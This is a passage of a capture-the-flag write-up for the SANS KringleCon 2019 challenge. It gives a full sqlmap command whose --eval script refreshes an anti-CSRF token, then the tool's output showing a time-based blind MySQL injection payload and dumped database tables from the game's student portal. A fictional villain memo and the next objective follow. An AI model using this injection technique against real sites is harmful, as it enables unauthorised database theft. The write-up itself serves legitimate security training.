This is the method the hints recommend, but another player nudged me to look for something easier. The tamper script modifies the payload that is inserted into a parameter, it does not give total control over a parameter itself. To make tamper work I believe you would have to leave the token out of the data/parameter list for sqlmap, require sqlmap to put the payload in the last parameter, and write the code to append &token=xxxxxxxx to the payload.

eval

This option allows direct manipulation of a token and is the easiest to use for this attack.

Attack

The following command was successful.


```
python3 sqlmap.py --url 'https://studentportal.elfu.org/application-received.php'\
   --data='name=a&elfmail=c%40d.e&program=f&phone=1&whyme=g&essay=h&token=blank'\
    -p 'name' --skip='token' --eval='import urllib.request;import urllib.parse;\
    w = urllib.request.urlopen("https://studentportal.elfu.org/validator.php");\
    token = urllib.parse.quote(w.read())'
```

`--url` gives the link to the student portal site we are attacking.

`--data` is needed because this is a POST request. It tells sqlmap what goes in the request. The data is copied directly from the parameters we saw in Chrome dev tools, except for the token. The token is blank because it is long and will be overwritten by the eval script.

`-p 'name'` tells sqlmap to attack the name field of the form. All the fields are vulnerable so this could be omitted.


`--eval` is the python script that will modify a parameter. The last statement is token =, so token will be the parameter that is modified. Here is the script in multiline form.




```
import urllib.request
import urllib.parse
w = urllib.request.urlopen("https://studentportal.elfu.org/validator.php")
token = urllib.parse.quote(w.read())
```


I was pleased to discover that I could insert debugging into my script when I needed it, although I am not showing it here. (import pdb, and pdb.set_trace())

This is the command running in sqlmap.





```
john@ubuntu:~/sqlmap$ python3 sqlmap.py --url 'https://studentportal.elfu.org/ap
plication-received.php' --data='name=a&elfmail=c%40d.e&program=f&phone=1&whyme=g
&essay=h&token=blank' --skip='token' --eval='import urllib.request;import urllib
.parse;w = urllib.request.urlopen("https://studentportal.elfu.org/validator.php"
);token = urllib.parse.quote(w.read())'
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.12.28#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 12:00:45 /2020-01-03/

POST parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to au
tomatically update it in further requests? [y/N]
```


```
[12:01:14] [INFO] testing connection to the target URL
[12:01:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:01:14] [INFO] testing if the target URL content is stable
[12:01:15] [INFO] target URL content is stable
[12:01:15] [INFO] testing if POST parameter 'name' is dynamic
[12:01:15] [WARNING] POST parameter 'name' does not appear to be dynamic
[12:01:16] [INFO] heuristic (basic) test shows that POST parameter 'name' might
be injectable (possible DBMS: 'MySQL')
[12:01:16] [INFO] heuristic (XSS) test shows that POST parameter 'name' might be
 vulnerable to cross-site scripting (XSS) attacks
[12:01:16] [INFO] testing for SQL injection on POST parameter 'name'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n]
```
<snip>


```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=a'||(SELECT 0x774a736b WHERE 2874=2874 AND (SELECT 2712 FROM (
SELECT(SLEEP(5)))giKs))||'&elfmail=c@d.e&program=f&phone=1&whyme=g&essay=h&token
=blank
---
[12:09:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[12:09:05] [INFO] fetched data logged to text files under '/home/john/.sqlmap/ou
tput/studentportal.elfu.org'

[*] ending @ 12:09:05 /2020-01-03/

john@ubuntu:~/sqlmap$
```


The attack was successful. To extract data, I just added --all to the command and ran it again.


```
john@ubuntu:~/sqlmap$ python3 sqlmap.py --url 'https://studentportal.elfu.org/ap
plication-received.php' --all --data='name=a&elfmail=c%40d.e&program=f&phone=1&w
hyme=g&essay=h&token=blank' --skip='token' --eval='import urllib.request;import
urllib.parse;w = urllib.request.urlopen("https://studentportal.elfu.org/validato
r.php");token = urllib.parse.quote(w.read())'
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.12.28#dev}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 12:11:43 /2020-01-03/

POST parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to au
tomatically update it in further requests? [y/N]
```




```
[12:13:24] [INFO] retrieved: '/krampus/439f15e6.png'
[12:13:24] [INFO] retrieved: '3'
[12:13:24] [INFO] retrieved: '/krampus/667d6896.png'
[12:13:25] [INFO] retrieved: '4'
[12:13:25] [INFO] retrieved: '/krampus/adb798ca.png'
[12:13:25] [INFO] retrieved: '5'
[12:13:26] [INFO] retrieved: '/krampus/ba417715.png'
[12:13:26] [INFO] retrieved: '6'
Database: elfu
Table: krampus
[6 entries]
+----+-----------------------+
| id | path                  |
+----+-----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+----+-----------------------+
```

Bingo! Stop the download, no need to go further. The first time I ran this, sqlmap was unable to download the krampus table, so I allowed it to download the application table. The application table is huge, so I stopped after an hour and was able to recover the same data. I imagine the HHC folks fixed the problem with the krampus table so we wouldn't pound their servers for hours on end. This is recovering the picture URIs from the data from the application table.



```
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org$ cd dump/
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org/dump$ ls
elfu  information_schema
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org/dump$ cd elfu/
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org/dump/elfu$ ls
applications.csv  krampus.csv  students.csv
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org/dump/elfu$ grep -i krampus a
pplications.csv
286,a,bb,00,a,pending,krampus,asdsad
456,a,bb,00,a,pending,"1/krampus/0f5f510e.png,2/krampus/1cc7e121.png,3/kr",asdsa
d
458,a,bb,00,a,pending,"1,/krampus/0f5f510e.png,2,/krampus/1cc7e121.png,3,",asdsa
d
460,a,bb,00,a,pending,"1==/krampus/0f5f510e.png,2==/krampus/1cc7e121.png,",asdsa
d
464,a,bb,00,a,pending,"applications,krampus,students",asdsad
1124,a,a,a,a,pending,/krampus/0f5f510e.png,a
1135,a,a,a,a,pending,/krampus/1cc7e121.png,a
1146,a,a,a,a,pending,/krampus/439f15e6.png,a
1152,a,a,a,a,pending,/krampus/667d6896.png,a
1157,a,a,a,a,pending,/krampus/adb798ca.png,a
1162,a,a,a,a,pending,/krampus/ba417715.png,a
2811,krampus,<blank>,123,a,active,krampus@elfu.org,all
john@ubuntu:~/.sqlmap/output/studentportal.elfu.org/dump/elfu$ 
```


/krampus/0f5f510e.png, /krampus/1cc7e121.png, /krampus/439f15e6.png, /krampus/667d6896.png, /krampus/adb798ca.png, and /krampus/ba417715.png give access to pictures of the paper scraps.



studentportal.elfu.org/krampus/0f5f510e....

make
royed! Sa
what they deserve for n
uggestions for supporting othe
Bwahahahahaha!

I became frustrated with GIMP and assembled the document user older technology.



From the Desk of

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!


That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

The answer for the objective is Super Sled-o-matic.

Objective 10—Recover Cleartext Document

This objective involves decrypting a document that has been encrypted using an app that was written at the North Pole. It is probably the hardest challenge in Kringlecon2 but is also the most rewarding to complete. It deserves its five-tree rating.



10) Recover Cleartext Document

Difficulty: 🎄🎄🎄🎄🎄

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.


Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

https://downloads.elfu.org/elfscrow.exe
https://downloads.elfu.org/elfscrow.pdb
https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

We need to visit Holly Evergreen in the NetWars room and solve her terminal.



Holly Evergreen 3:56PM

Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.

Without access to the answer, none of our quizzes will get graded.

Can we help get back in to find that solution?

I tried `lsof -i`, but that tool doesn't seem to be installed.

I think there's a tool like `ps` that'll help too. What are the flags I need?


Either way, you'll need to know a teensy bit of Mongo once you're in.

Pretty please find us the solution to the quiz!

...

Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.

Holly gives us a badge hint as well.



MongoDB


From: Holly Evergreen

MongoDB Documentation

https://docs.mongodb.com/manual/reference/command/listDatabases/#dbcmd.listDatabases

Terminal—Mongo Pilfer

